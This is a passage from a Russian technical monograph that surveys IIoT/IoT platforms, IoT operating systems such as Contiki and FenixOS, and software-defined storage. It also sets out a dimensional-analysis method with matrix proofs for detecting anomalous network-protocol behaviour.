Решение компании «Энергомера» (http://www.energomera.ru/) – автоматизированная система сбора данных *АСКУЭ* – базируется на технологии связи *ZigBee*. Однако ее распространение ограничивается рынком электроэнергетики. Кроме того, *ZigBee* основана на автоматической ретрансляции и маршрутизации сигнала, характеризуется сравнительной небольшой дальностью радиосигнала, сложностью маршрутизации сигналов и настройки сети. А из-за особенностей реализации ее протокола отсутствует возможность использования автономных устройств.

5.3.2. Выбор платформы Интернета вещей «Аура-360» для самовосстановления

Решение компании «РиА-Групп» (http://aura360.ru/) – «*Аура 360*» (см. рис. 5.22) – основано на оригинальной технологии и одноименном протоколе беспроводной связи LINC *(Logic Inter Node Connection)*. Система сбора данных использует известную модель *OSI* (функционирует поверх протокола LINC, объеди-




Рис. 5.22. ***Структурная схема платформы Интернета вещей (IIoT/IoT) на примере «Аура 365»***

няя со 2-го по 6-й уровни OSI). «*Аура 360*» задействует доступную среду передачи данных, в том числе *Ethernet, RS-485, GSM (GPRS, LTE, NB-IoT и др.)*, и даже *LoRa*. Однако в качестве физической среды «последней мили» используется узкополосный *LPWAN*-радиоканал из нелицензируемых диапазонов, что позволяет отнести реализацию последней мили к *UNB*-системам. Здесь узкополосный диапазон *(UNB)* характеризуется большей пропускной способностью и обеспечивает максимально эффективное использование полосы частот. Например, в верхнем безлицензионном диапазоне для России *(868,7–869,2)* поддерживается до *60* каналов связи, в отличие от *LoRaWAN* с тремя каналами и шириной *125 кГц*. Важно, что *LINC* может работать поверх существующих каналов передачи данных и в чистом виде превосходит по характеристикам известные зарубежные (и основанные на них) технологии связи – *LoRaWAN, XNB («Стриж»), NB-Fi («Вавиот»), ZiNa (Fenix), Sigfox, ZigBee* и другие. Протокол *LINC характеризуется* высоким уровнем криптозащиты, большей универсальностью и может работать в разных физических средах связи.

К основным достоинствам «*Аура 360*» относятся:

- высокие параметры связи: дальность до 15 км («точка – точка») (25 мВт) или до 100 км (с применением направленной ретрансляции);
- наличие постоянной двусторонней связи (полудуплекс) даже с автономными устройствами;
- полноценное управление конечными устройствами, в том числе автономными;
- эффективное использование диапазона частот (UNB);
- связь «точка – точка» и «точка – многоточка»;
- реализация режимов ретрансляции и широковещательных команд;
- поддержка устройств с малыми вычислительными ресурсами;
- отсутствие лимита на скорость передачи данных (соответствует спецификациям трансиверов);
- отсутствие ограничений на объем передаваемых данных;
- объем данных в пакете – до 256 байт;
- поддержка до 48 000 устройств на канал базовой станции, до 60 каналов в верхнем диапазоне 868 Мгц;
- поддержка вариантов работы без Интернета и облачных технологий (в локальных системах);
- поддержка большинства известных устройств и компонентов;
- защита каналов связи на основе спецификации *TLS 1.3*;
- возможность работать в широком диапазоне температур: *от –60 до +80 С.*
- независимость от санкционной политики иностранных государств и др.




Рис. 5.23. ***Возможная реализация платформы Интернета вещей (IIoT/IoT) на примере «Аура 360»***

В приведенном примере (см. рис. 5.23) на оптимальной базовой скорости *uplink*-канала в *1200 бит/с* обеспечивается маленькая длительность передачи пакета данных *0,3–1,7 с*, если объем пакета не превышает *256 байт* (причем на той же дальности, что в системах *LoRaWAN* на *SF12* при скорости *300 бит/с*). Соответственно, устройство «Аура 360» находится в передающем режиме (при одинаковом размере пакетов) *в шесть раз меньше* времени, чем устройство *LoRaWAN* и *в 12 раз* меньше, чем устройство *Nb-Fi/XNB («Вавиот»/«Стриж»)*, что говорит о бóльшей энергоэффективности устройств «Аура 360».

5.3.3. Доработка операционной системы Fenix OS на основе микроядра

Разработкой операционных систем (ОС) для Интернета вещей (IIoT/IoT) занимается ряд известных компаний: *Amazon Web Services (Amazon IoT), Arm Holdings* с технологическими партнерами *(ОС Mbed)*, *«Контики» (ОС Contiki для микроконтроллера), «Феникс Линк» (FenixOS)* и другие. Также большинство диверсифицированных крупных ИТ-компаний, в том числе *IBM, Microsoft, SAP, Oracle, Apple, Google* и другие ведут подобные разработки. При этом следует отметить фрагментарность и большое разнообразие системного и прикладного программного обеспечения (ПО) и вычислительных устройств Интернета вещей (IIoT) [19–25]. Прокомментируем ряд известных решений.

Amazon Web Services (AWS) (https://aws.amazon.com/iot/) – платформа Интернета вещей с одноименной ОС. Одноименная американская компания развивает собственную платформу *Amazon IoT* (от конечных устройств до облачных систем): разработан ряд решений для промышленного и пользовательского сегментов Интернета вещей. К их особенностям относятся привязка к серверной инфраструктуре *Amazon*, интеграция с сервисами *Amazon Web Services*, а также поддержка ограниченного списка аппаратных платформ (микроконтроллеров).

ARM-платформу Интернета вещей на основе ОС с открытым исходным кодом *Mbed* развивает Британский холдинг ARM Holdings (https://www.arm.com/) для соответствующих устройств на базе микроконтроллеров. Код Mbed (https://os.mbed.com) распространяется в соответствии с лицензией Apache 2.0. Развитие этой ОС осуществляется в направлении поддержки каналов связи IIoT/IoT и добавления серверных средств, а также API для интеграции платформы решений в Интернете.

Contiki: The Open Source OS for the Internet of Things (http://www.contiki-os.org/) – некоммерческая операционная система с открытым исходным кодом. Предназначена для управления различными устройствами *IIoT/IoT* с ограниченными ресурсами. Свое название ОС получила в честь команды известного норвежского исследователя-путешественника *Тура Хейердала* (норв. *Thor Heyerdahl*, 1914–2002). В 1947 году, чтобы доказать гипотезу о переселении предков полинезийцев из Южной Америки на острова восточной части Тихого океана, ученые повторили их маршрут на точной копии бальзового плота V в. н. э. «*Кон-Тики*» *(бог Солнца Тики)*. Проект *Contiki OS* в 2006 году инициировал Шведский институт компьютерных наук *(Swedish Institute of Computer Science, SICS)*. Он продолжается и сегодня. *Contiki OS* написана на языке *C* и работает на разнообразных вычислительных платформах и архитектурах, от *TI MSP430* (с 2 Кбайт оперативной памяти и 60 Кбайт постоянной флэш-памяти) и *Atmel AVR* до более ранних архитектур. По объему исходного кода и утилизации памяти эта операционная система является сравнительно небольшой. Так, для запуска и работы *Contiki OS* с графическим интерфейсом требуется не более 30–40 Кбайт оперативной памяти. Кроме того, объем памяти может настраиваться под решаемые задачи.

Остановимся на этой ОС подробнее и перечислим ее особенности.

Событийно-управляемое *(event-driven, ED)* ядро системы, которое осуществляет распределение процессорного времени, но не памяти (проектировалось для аппаратуры без блока управления памятью, *MMU*). По этой причине все процессы исполняются в одном адресном пространстве.

Компактный диспетчер *(scheduler)*, отправляющий события запущенным процессам. События бывают двух видов – асинхронные и синхронные. Первые подобны отсроченным процедурным вызовам: они ставятся ядром в очередь и передаются процессам через некоторое время. Вторые возбуждают немедленное планирование процессов. Управление возвращается процессу-инициатору, после того как целевой завершает обработку события.

Механизм опроса *(polling)*, представляющий собой событие высокого приоритета, инициируемое в промежутках между асинхронными событиями. Как правило, используется процессами, которые оперируют оборудованием, например, для проверки обновлений статуса устройств. Когда опрос запланирован, в приоритетном порядке вызываются все процессы, где он применяется.

Механизм вытесняющей многозадачности реализован как библиотека и при необходимости может компоноваться с приложениями, требующими такой модели функционирования.

Механизм протопотоков *(protothreads)* – потоков, работающих с одним общим стеком. Написан на языке программирования C без использования машинно-ориентированного ассемблерного кода и требуют для хранения состояний всего *два байта* памяти. Это позволило значительно снизить сложность программ, разработанных с применением парадигмы конечных автоматов, радикально уменьшить количество состояний и переходов, сократить объем кода.




Рис. 5.24. ***Структурная схема ОС FenixOS***

Динамический компоновщик времени исполнения, связывающий, переносящий и загружающий приложения и сервисы в виде объектных файлов формата *ELF*, стандартный во многих ОС для персональных компьютеров и рабочих станций, пригоден даже для узлов *WSN*.

Набор *CTK (Contiki Tool-Kit)*, обеспечивающий примитивы графического пользовательского интерфейса разработан высокомодульным, чтобы позволить одной и той же программе функционировать на широком ассортименте мониторов, от графических терминалов и виртуальных дисплеев вроде VNC до текстовых (в окне терминала из *Telnet*).

Облегченная реализация *TCP/IP-стека* и *IP* для связи с Интернетом систем, стесненных в ресурсах. Поддерживает протоколы *TCP, IP, ARP, SLIP, ICMP (ping)* и *Unicast UDP*. При этом количество *TCP-подключений* не ограничено. *Код и IP* занимает несколько килобайт в постоянной памяти и несколько сотен байт – в оперативной. В пакет стека входят также веб-сервер и клиент, *SMTP*-клиент, *Telnet*- и *DNS*-серверы. Ведутся работы над поддержкой *PPP*.

Contiki VNC-сервер, обеспечивающий удаленный доступ к рабочему столу системы практически из любой ОС через Интернет. Он является портом и *VNC*, подключается к *CTK* как драйвер.

Fenix Link (https://fenix.link/kontakty/) – отечественная платформа IIoT/IoT на основе оригинальной *FenixOS* (см. рис. 5.24), оптимизированной для сбора и обработки телеметрических данных. В этой разработке основными принципами стали:

- приоритет эффективности в обеспечении базовых процессов и ресурсов телематики над функциональностью (функциональностью, не связанной напрямую с телематикой) и разнообразием решаемых задач;
- ограничение количества (разнообразия) процессов;
- упрощение существующих процессов, в том числе необходимых для решения задач телематики;
- микроядро *(microkernel)* как тип ядра операционной системы;
- треды в качестве программной модели;
- минимизация необходимости в промежуточном программном обеспечение *(middleware)*;
- алгоритмы быстрого перехода к гибернации (спящему режиму);
- собственные алгоритмы управления процессами.

Таким образом, *FenixOS* представляет собой операционную систему на основе микроядра *(microkernel)*, в отличие от ОС, основанных на монолитном ядре *(monolithic Kernel)*. При этом ядро *FenixOS* содержит лишь ключевые компоненты, необходимые для телематических систем Интернета вещей *(IIoT/IoT)*. Здесь используются алгоритмы по управлению процессами операционной системы, минимизирующие энергопотребление и аппаратные требования, включая алгоритмы:

- исполнения процессов;
- приоритизации очередности исполнения процессов;
- планирования процессов и диспетчеризации;
- выделения ресурсов (доступных) процессу и их распределения между процессами.

Отметим, что *FenixOS* не реализует механизм вытесняющей многозадачности. Здесь она достигается переключениями между процессами – кооперативной многозадачностью *(«симулирование» многозадачности и многопроцессорности)*, без настоящей *параллелизации и многозадачности*, в отличие от других известных ОС. Ядро *FenixOS* написано на языке программирования C, который позволяет на низком уровне точно управлять процессами. Библиотеки и драйвера этой операционной системы поддерживают разные стандарты связи, в том числе *LPWAN (Low-power Wide-area Network* – энергоэффективная сеть дальнего радиуса действия). Устройства, чей микроконтроллер функционирует на основе *FenixOS*, работают с распространенными форматами связи, такими как *LoRa (Long Range), Narrow Band IoT* консорциума *3GPP (NB-IoT), XBN и NB-Fi* (российские разработки), *Sigfox, ZigBee, ZiNa (Zigzag Narrowband), Fenix Link, PLC (ПЛС), LINC* и другими. Также разработан *API* для работы с разнообразными приложениями и устройствами Интернета вещей (IIoT/IoT).

5.3.4. «Паспортизация» стека протоколов TCP/IP в размерностях

Сегодня стек протоколов TCP/IP (см. рис. 5.25) является стандартом взаимодействия типовых цифровых платформ Цифровой экономики Российской Федерации. Функции сетевого взаимодействия в стеке выполняет протокол IP (версии v.4 и v.6). Представителями протоколов транспортного уровня являются UDP, TCP и современный стандарт SCTP [32–35]. В качестве протоколов нижележащего уровня IP могут использовать практически все известные стандарты. Чаще всего в качестве протоколов канального уровня используются Ethernet, Frame Relay, ATM, PPP, MPLS и другие. В связи с особым положением, занимаемым стеком TCP/IP, на использование TCP либо UDP в качестве транспортного протокола ориентированы практически все современные протоколы прикладного уровня. К ним относятся, например, электронная почта (SMTP и POP), служба доменных имен (DNS), WWW – всемирная паутина (HTTP), передача файлов (FTP), электронные новости (NNTP), базовая сетевая служба Microsoft (NetBIOS), взаимодействие распределенных баз данных (SQL*Net) и пр.




Рис. 5.25. ***Типовая схема приема и передачи данных***

Характерной особенностью сложившейся на данный момент системы протоколов является, во-первых, тенденция к реализации функций сеансового уровня модели OSI протоколом, изначально проектировавшимся как транспортный (например, TCP или SCTP), либо протоколом прикладного уровня. В некоторых случаях функции хранения сеансовой информации разделяются между этими протоколами. Во-вторых, в подавляющем большинстве случаев функции 6-го уровня модели OSI – представление данных – неразрывно интегрированы с протоколом прикладного уровня. Это обусловлено тем, что на этапе разработки большинства таких протоколов формат обработки уровня представления данных был жестко зафиксирован. В-третьих, аналогичная ситуация наблюдается с объединением примерно равных по объему функциональной нагрузки физического и канального уровней [24–35].

Таким образом, наиболее часто стек сетевых протоколов, через который проходит сообщение, состоит из *четырех протоколов*: протокола прикладного уровня, протокола транспортного уровня (TCP или UDP), протокола IP, одного или нескольких протоколов физического и канального уровней. Поэтому сначала была выполнена работа в части преобразования модели приема-передачи данных в безразмерный вид для организации динамического контроля семантики функционирования цифровых платформ.

Рассмотрим основные идеи авторского подхода на примере.

5.3.5. Алгоритм контроля семантики протоков TCP/IP

Рассмотрим оператор вида:

$$A = B \cdot C + \frac{D}{E} + 1 \tag{5.1}$$

В терминах размерностей получаем три соответствующих уравнения размерностей (5.2–5.4):

$$(1)\cdot \ln[A] + (-1)\cdot \ln[B] + (-1)\cdot \ln[C] = 0, \tag{5.2}$$

$$(1)\cdot \ln[A] + (-1)\cdot \ln[D] + (1)\cdot \ln[E] = 0, \tag{5.3}$$

$$(1)\cdot \ln[A]^{1} = 0. \tag{5.4}$$

Если в (5.1) рассматривать числовую константу как переменную (например, с именем *CONST_1*) определенной размерности, то в систему ограничений оператор (5.2) внесет уже шесть переменных (*A, B, C, D, E, CONST_1*). Изменится и уравнение (5.2) – оно примет следующий вид:

$$(1)\cdot \ln[A]^{1} + (-1)\cdot \ln[CONST\_1]^{1} = 0. \tag{5.5}$$

В результате этого переменная A сохранится в системе с нетривиальным значением до полного окончания вычислений [23–32, 35].

Утверждение корректности

Подобное изменение статуса числовых констант позволяет определить критерий семантической корректности технологической платформы некоторого цифрового предприятия в следующей форме [1–5, 34, 35]:

Утверждение 1. Для семантической корректности технологической платформы цифрового предприятия необходимо, чтобы система уравнений размерности, построенная для него с учетом числовых констант, имела среди множества векторов-решений хотя бы один, состоящий из всех ненулевых компонент.

Доказательство утверждения (от противного). Появление среди переменных, соответствующих размерностям, той, которая тождественно равна нулю при любых значениях других переменных, означает ее безразмерность. Однако это противоречит условию построения системы ограничений, а именно – введению размерностей всем переменным и константам процесса.

Утверждение доказано.

Для численной проверки критерия построим на основании матрицы S-коэффициентов систему уравнений размерности матрицы *R*, имеющую специальную форму:

$$R = \begin{Vmatrix} 1 & 0 & \dots & 0 & c_{1,1} & \dots & c_{1,n-k} \\ 0 & 1 & \dots & 0 & c_{2,1} & \dots & c_{2,n-k} \\ \dots & \dots & \dots & \dots & \dots & \dots & \dots \\ 0 & 0 & \dots & 1 & c_{k,1} & \dots & c_{k,n-k} \end{Vmatrix} \quad (5.6)$$

Матрицу *R* в данной форме можно представить формулой:

$$R_{k\times n} = E_{k\times k} \mid C_{k\times(n-k)}, \quad (5.7)$$

где:

E – единичная матрица;

k и *n* – количество строк и столбцов исходной матрицы *S* соответственно.

Для построения матрицы *R* достаточно использовать три типа операций:

1. сложение произвольной строки матрицы с линейной комбинацией других строк;
2. перестановка строк;
3. перестановка столбцов.

Основной ход процесса достижения формы аналогичен методу Жордана – Гаусса (см., например, [9]). Отличие заключается:

- в двойном проходе алгоритма: сначала в прямом (сверху вниз), а затем в обратном (снизу вверх) направлении;
- в перестановке столбцов в случаях, когда ненулевое значение в какой-либо ячейке в пределах первых *k* столбцов, являющееся не первым ненулевым по счету в строке, невозможно превратить в ноль из-за отсутствия в данном столбце иных ненулевых членов [9].

Применительно к решению системы ограничений размерности матрица *R* идентична матрице *S*, за исключением возможно произведенных перестановок столбцов. То есть имеет место эквиваленция:

$$(S \cdot X = 0) \Leftrightarrow (R \cdot T \cdot X = 0), \quad (5.8)$$

где:

T – квадратная перестановочная матрица размерности n×n, соответствующая выполненным на этапе построения R перестановкам столбцов в *S*.

Данный результат обусловлен характером преобразований, выполняемых над матрицей *S* в процессе построения матрицы *R*.

Условия корректности

Формула (5.8) позволяет при проверке семантической корректности использовать не матрицу *S*, а матрицу *R*. Сформулируем для этого следующее утверждение:

Утверждение 2. Для наличия среди первых *k* значений вектора-решения системы ограничений размерности *i*-й компоненты, тождественно равной нулю, необходимо и достаточно, чтобы в *i*-й строке матрицы *C* в формуле все элементы были равны нулю.

Докажем необходимость условия (от противного). Пусть в *i*-й строке матрицы *C* существует хотя бы один ненулевой элемент (например, в позиции *j*). Тогда, установив равными нулю все $(n-k)$ последних переменных за исключением $(k+j)$-й, получим следующее равенство:

$$\sum_{p=1,p\neq i}^{k} 0 \cdot x_p + x_i + \sum_{q=1,q\neq j}^{n-k} c_{i,q} \cdot 0 + c_{i,j} \cdot x_{k+j} = 0 \Rightarrow \quad (5.9)$$

$$x_i = -c_{i,j} \cdot x_{k+j}, \quad (5.10)$$

из которого следует, что в данном случае переменная x_i не равна нулю.
Получили противоречие.
Необходимость условия доказана.

Докажем достаточность условия. При равенстве нулю всех элементов *i*-й строки матрицы *C* получаем следующее равенство:

$$\sum_{p=1,p\neq i}^{k} 0 \cdot x_p + x_i + \sum_{q=1}^{n-k} 0 \cdot x_{k+q} = 0, \tag{5.11}$$

из которого непосредственно получается искомое тождество:

$$x_i \equiv 0. \tag{5.12}$$

Утверждение доказано.

Переменные, соответствующие первым *k* столбцам матрицы *R*, являются базисными (независимыми) в данной системе инвариантов размерности. Переменные, соответствующие остальным столбцам матрицы *R*, зависимые. Таким образом, приведенное утверждение определяет связь между инцидентом аномального функционирования технологической платформы цифрового предприятия и ситуацией, когда одна из базисных переменных имеет размерность «0». Причина такой взаимосвязи в том, что ситуация размерности «0» невозможна согласно методике построения системы инвариантов размерности. Данная методика (с полным построением матрицы *R*) – базовая для построения оптимизированных алгоритмов проверки критерия. В качестве входных данных алгоритм использует матрицу размерности $k \times n$ с элементами из $\boldsymbol{Z}$, а результатом работы является переменная алгебры Буля, имеющая значение «истинно», если критерий семантической корректности выполняется, и «ложно» в противном случае. Промежуточными результатами работы алгоритма являются:

- матрица C размерности $k \times (n - k)$ с элементами из множества рациональных чисел $\boldsymbol{Q}$, соответствующая записи матрицы *S* в виде (5.8);
- величина k_{ERR}, равная 0, если критерий семантической корректности выполняется, либо номеру первой строки матрицы *C*, состоящей только из нулевых элементов – если обнаружено нарушение критерия.

На практике при использовании базовой методики возможна вариация алгоритма построения матрицы *R*, заключающаяся в создании ее непосредственно при анализе каждого оператора исследуемого вычислительного процесса. Выделение базисных переменных и необходимые вычислительные преобразования над *R* производятся при добавлении к ней каждой новой строки. Цель модификации – на каждом шаге анализа иметь матрицу ограничений размерности, уже приведенную к виду (5.7) [5–12, 18–27, 35].

Данный алгоритм позволяет:

- полностью исключить вычислительные расходы, связанные с поздней (в рамках прохода алгоритма Жордана – Гаусса) перестановкой столбцов матрицы;
- уменьшить количество вычислительных операций в ходе выделения единичной матрицы в левой части матрицы *R*.

Алгоритм требует дополнительного хранения перестановочной матрицы *T* на всем этапе анализа технологической платформы цифрового предприятия и слегка замедляет доступ к элементам матрицы. Однако использование эффективных структур данных позволяет свести дополнительные расходы к пренебрежимо малой величине. Построение матрицы *R* позволяет обнаружить инцидент аномального функционирования упомянутой технологической платформы до окончания построения (однако критерий семантической корректности необязательно нарушится в момент добавления информации о семантически неверном операторе). Данный факт – преимущество модифицированной методики в случае большого количества ошибочных пакетов (умышленно либо неумышленно порожденных). В этом случае станция-получатель *L*, еще не декодировав сообщение полностью, может принять решение о его игнорировании, тем самым высвободив свои вычислительные ресурсы. Данная возможность методики может быть использована при

включении ее в эшелонированную систему защиты от кибератак класса «отказ в обслуживании». На среднестатистическую вычислительную трудоемкость в нормальных условиях функционирования возможность досрочного отклонения пакета не влияет. Это связано с тем, что в подобных условиях доля аномальных реализаций процессов стека сетевых протоколов должна стремиться к нулю [2, 6–10].

Таким образом, для построения первоначального набора уравнений (5.2) для каждой модели обработки данных сети или системы IIoT/IoT предлагается следующая методика:

- возьмем произвольную выборку реализаций процесса, описываемого моделью;
- проверим представительность выборки по покрытию всех вершин управляющего графа модели;
- выполним приведение управляющего графа модели с целью выделить вычислительных операторов из операторов проверки условий и организации циклов;
- выделим из выборки всех уникальных операторов, отвечающих описанным выше ограничениям на вид функциональной связи;
- выделим задействованные в операторах переменные и константы, полагая при этом:

а) элементы внутри массива равноразмерными величинами;

б) числовые константы попарно разноразмерными величинами (их принадлежность определенным классам определяется автоматически на этапе согласования матрицы размерностей).

Переходы управляющего графа, связанные с вычислением сложных функциональных зависимостей и соответствующие операторам вызова подпрограмм, дополняют систему (5.4) наборами операций присваивания формальных параметров. Подобные дополнительные ограничения выполняют связующую роль между величинами основного тела алгоритма и величинами подпрограмм. Данный шаг необходимо выполнять при построении единой модели функционирования платформы Интернета вещей (IIoT/IoT) (см. рис. 5.26).




Рис. 5.26. ***Целевая модель киберустойчивой платформы Интернета вещей (IIoT/IoT)***

Краткие итоги

Предлагаемая паспортизация схем приема и передачи данных в типовых платформах Интернета вещей (IIoT/IoT) на основе классической трехзвенной архитектуры и систем контроля инвариантов и размерностей имеет множество преимуществ. К ним относится, в первую очередь, высокая избирательность и наибольшее качество обнаружения аномального функционирования и несанкционированных действий. Будучи разработана в соответствии с принципами системного подхода, подобная система обеспечивает максимальное сближение необходимого критерия семантической корректности с собственно понятием семантической корректности.

Построение сквозной системы идентификации данных, обрабатываемых в вычислительной системе на различных уровнях схемы приема и передачи данных в сетях и системах IIoT/IoT, может обеспечить высококачественную и надежную систему обратной трассировки ошибки или несанкционированного воздействия. При этом появляется возможность однозначно указать уровень первоначального воздействия и объект, являвшийся точкой его приложения. Единое пространство переменных либо схемы отображений между переменными разных уровней могут позволить однозначно определить минимальный набор данных, потенциально поврежденных в результате инцидента безопасности. Более того, при использовании определенных сочетаний контролируемых инвариантов возможно восстановление поврежденных данных в режиме реального времени с заранее заданной корректирующей способностью системы.

Интеграция нескольких разноуровневых систем для обнаружения аномального функционирования с возможностью отклонения либо коррекции данных тоже имеет дополнительные преимущества и при обработке данных с использованием транзакций. Как можно более раннее (низкоуровневое) обнаружение повреждения данных в этом случае позволяет перейти на аварийную ветвь транзакции высокой степени вложенности, во многих случаях корректно обработать исключительную ситуацию и за счет этого успешно завершить основную транзакцию.

Целью поиска оптимального набора инвариантов подобия и размерностей для контролируемых схем приема и передачи данных в сетях и системах IIoT/IoT может быть максимизация корректирующей способности инвариантов подобия и размерностей. Величиной, являющейся исходным параметром оптимизации, может выступать объем дополнительно передаваемой информации либо вероятность успешного самовосстановления данных в условиях роста угроз безопасности.

5.4. Пример разработки самовостанавливающейся системы хранения данных

Актуальность разработки специального программно-определяемого хранилища данных объясняется необходимостью обеспечить требуемую безопасность и устойчивость цифровых платформ и несовершенством известных моделей, методов, средств серверной виртуализации и распределенного хранения данных для работы в условиях роста угроз безопасности. Представлены основные результаты решения упомянутой задачи на основе *программно-определяемого подхода (Software-Defined Storage, SDS)*, а также авторских моделей и методов *подобия облачных вычислений* в рамках выполнения федерального проекта «*Информационная безопасность*» национальной программы «*Цифровая экономика Российской Федерации*». Важно отметить, что это позволило разработать и предложить специальный гипервизор для решения задач *динамического контроля семантики функционирования* цифровых платформ *на основе инвариантов подобия.* Для настройки оптимального алгоритма поведения программно-определяемого хранилища инвариантов подобия и размерностей были предложены известные методы машинного обучения (*Machine Learning, ML*) и глубинного обучения (*Deep Learning, DL*).

5.4.1. Ограничения известных систем хранения данных

Различают два основных класса систем хранения данных *(СХД)* – традиционные и программно-определяемые (*Software-Defined Storage, SDS*) (далее – *SDS-системы*). И те и другие представляют собой высокопроизводительные программно-аппаратные комплексы, предназначенные для хранения данных, характеризуются высокой сложностью структуры и поведения.

Как правило, традиционные *СХД* универсальны и изначально проектируются для решения определенного класса функциональных задач в штатных условиях эксплуатации. При этом они отличаются

хорошими эксплуатационными характеристиками, в том числе высокими значениями показателей производительности и отказоустойчивости. Традиционные *СХД* делятся на сетевые устройства хранения (*Network Attached Storage, NAS*) и сети хранения данных (*Storage Area Networks, SANs*) [1–5]. *Первые* представляют собой системы из множества отдельных устройств для работы с файлами, связанными между собой локальной сетью *Ethernet*. *Вторые* образуют системы из дисковых массивов с блочным методом доступа и связываются между собой с помощью высокопроизводительной волоконно-оптической сети связи, например, *InfiniBand*. К известным решениям традиционных *СХД* относятся продукты компаний *Dell EMC, IBM, NetApp* и других.

Основной функционал для хранения данных в программно-определяемых *SDS*-системах реализуется программным способом, а необходимое аппаратное обеспечение выбирается из перечня совместимых решений. Среди главных причин появления (примерно с 2016 г.) и развития *SDS*-систем:

- возможность избавиться от аппаратной зависимости одного или нескольких производителей;
- гибкость наращивания (или наоборот сокращения) используемых вычислительных ресурсов;
- способность к решению новых функциональных задач;
- существенное сокращение операционных затрат на эксплуатацию и сопровождение упомянутых систем.

В условиях цифровизации и реализации федеральных проектов национальной программы «Цифровая экономика Российской Федерации» на развитие СХД сильно повлияли такие факторы, как необходимость работы с *большими данными (Big Data)*, наращивание объемов *облачных вычислений*, реализация *объектной модели* хранения данных и, конечно, стремительный *рост угроз безопасности*. Одним из первых решений, отвечающих новым требованиям к СХД, стал облачный сервис *Amazon Web Services (AWS)* на основе одноименной публичной платформы облачных вычислений, *с объектным хранилищем* данных *Amazon Simple Storage Service (Amazon S3)*. За первым решением последовал ряд аналогичных, в том числе решения *Microsoft, Google, IBM* и других. Компания *IBM* в 2015 г. приобрела стартап *Cleversafe с* объектной моделью хранения данных, а затем выпустила на рынок *СХД*-соответствующее решение под названием *IBM Cloud Object Storage*. Также известны решения *Hitachi Content Platform (HDS), Elastic Cloud Storage (Dell EMC)* и *Nautilus* (*Dell EMC)* и прочие. Например, решение *Nautilus* (*DellEMC)* стало одним из первых для работы с потоковыми данными *Интернета вещей* (*IoT/IIoT*). По мнению специалистов, эти решения оптимально подходят для работы со слабоструктурированными и неструктурированными данными [5-8]. Согласно оценкам аналитических компаний *Gartner и IDC,* в тройку лидеров *SDS-систем* входят решения *Dell EMC, IBM и VMware* (см. рис. 5.27).

Также, по мнению аналитиков, рынок *SDS*-решений будет развиваться в направлении совершенствования трех основных моделей доступа и хранения данных, а именно, файловой, блочной и объектной. Темпы их среднегодового роста на период с 2017 по 2020 гг. составили 10,5, 7,5 и 16,2 % соответственно [23–25]. При этом более востребованными оказались *гиперконвергентные SDS-решения*, под которыми понимаются решения на базе гиперконвергентной инфраструктуры *(Hyper-converged infrastructure, HCI)* – высокоинтегрированной платформы, аккумулирующей для решения задач все необходимые структуры, ресурсы и средства – вычислительные, сетевые и собственно для хранения




Рис. 5.27. ***SDS-решения***

данных. Высокая производительность гиперконвергентных SDS-решений обеспечивается за счет использования *флэш-массивов*, реализации *гибридной модели* хранения данных, а также интеграции *с системами оркестрации* облачных вычислений.

К известным *HCI*-решениям относятся *Nutanix, SimpliVity* (в составе HPE), ScaleIO компании *Dell EMC, VMware (vSphere* – для виртуализации серверов, *vSAN* – для создания высокопроизводительной гиперконвергированной СХД для виртуальных машин на флэш-массивах и *vCenter* – для управления средами *vSphere), NetApp и Cisco (FlexPod* – для создания гиперконвергентных *СХД* на оборудовании *Cisco* и флэш-массивах *NetApp SolidFire*) и другие. Кратко рассмотрим особенности упомянутых *HCI*-решений.

VMwarev Sphere (http://www.vmware.com/) – представляет собой платформу для виртуализации информационной инфраструктуры типового цифрового предприятия (ранее – *Vmware Infrastructure*). Решение подразумевает одновременное использование *ESXi-хостов (x86)* и *vCenter Server* для их централизованного управления. К *особенностям* упомянутого решения относятся высокая первоначальная стоимость (дорогие лицензии), ограниченная поддержка гостевых операционных систем, зависимость от внешних СХД для реализации сценариев отказоустойчивости, дорогостоящая реализация распределенного хранилища – *VMware VSAN* и пр.

Nutanix (http://nutanix.ru/) – *гиперконвергентная* платформа, которая поддерживает *API VMware* для интеграции с хранилищами данных *(VAAI)*. К *особенностям* этого решения относятся высокая первоначальная стоимость, ограниченный набор вариантов серверов и др.

Simplivity (https://www.simplivity.com) – представляет собой платформу, которая строится на базе x86 серверов, карт *PCIe* и проприетарного аппаратного обеспечения *FPGA*. Устройства этой платформы поставляются под торговой маркой *OmniCube* и включают вычислительные средства, средства для хранения данных и аппаратные средства *Ethernet* с гипервизором *VMware ESXi*. К особенностям решения относятся высокая зависимость от проприетарного аппаратного обеспечения FPGA, ограниченный набор поддерживаемых вариантов серверов и др.

Росплатформа (https://rosplatforma.ru) – один из первых отечественных *гиперконвергентных* продуктов, который позволяет строить соответствующие платформы на основе обычных *(commodity)* и относительно недорогих серверов с дисками, значительно повышая степень полезного использования оборудования и уровень управляемости платформы в целом. К *особенностям* названного решения относятся высокая производительность и масштабируемость распределенного хранилища данных, поддержка виртуализации в системных контейнерах, совместимость с *OpenStack*, совместимость с аппаратным обеспечением *(x86)* известных производителей, широкий спектр поддерживаемых гостевых операционных систем.

5.4.2. Выбор SDS-решений для самовосстановления

Для решения поставленной задачи требовалось придать наблюдаемым моделям данных специальный вид, позволяющий контролировать семантику функционирования цифровых платформ в реальных условиях эксплуатации. Для этого были задействованы авторские модели и методы подобия и размерностей [27–30], что позволило предложить и реализовать следующую перспективную концепцию хранения инвариантов подобия и размерностей *(три в одном)* [18–22, 31]:

- размещение моделей обработки и хранения данных в терминах инвариантов подобия и размерностей на одних и тех же серверных узлах системных контейнеров Linux;
- использование гипервизорных виртуальных машин для динамического контроля семантики функционирования цифровых платформ на основе инвариантов подобия и размерностей;
- накопление и использование эталонных экземпляров инвариантов подобия и размерностей для оперативного самовосстановления вычислений и предотвращения переходов цифровых платформ в необратимые катастрофические состояния в условиях разнородно-массовых кибератаках злоумышленников, в том числе ранее неизвестных.

Здесь основная идея заключается в построении системы взаимосвязей между размерностями обрабатываемых и хранимых данных следующим образом.

Пусть каждый оператор некоторой цифровой платформы представляется в виде суммы функционалов φ:

$$f_u(x_1, x_2, ..., x_n) = 0,\ u = 1, 2, \ldots, r, \text{ где} \qquad (5.13)$$

$$f_u(x_1, x_2, ..., x_n) = \sum_{s=1}^{q} \varphi_{us}(x_1, x_2, ..., x_n) \text{ и} \tag{5.14}$$

$$\varphi_{us}(x_1, x_2, ..., x_n) = \prod_{j=1}^{n} x_j^{\alpha_{jus}}. \tag{5.15}$$

В этом случае положения теории размерностей и подобия [14–19] позволяют создать систему требований к размерностям величин x_j, вытекающую из следующих соображений (запись $[X]$ обозначает "размерность величины X"):

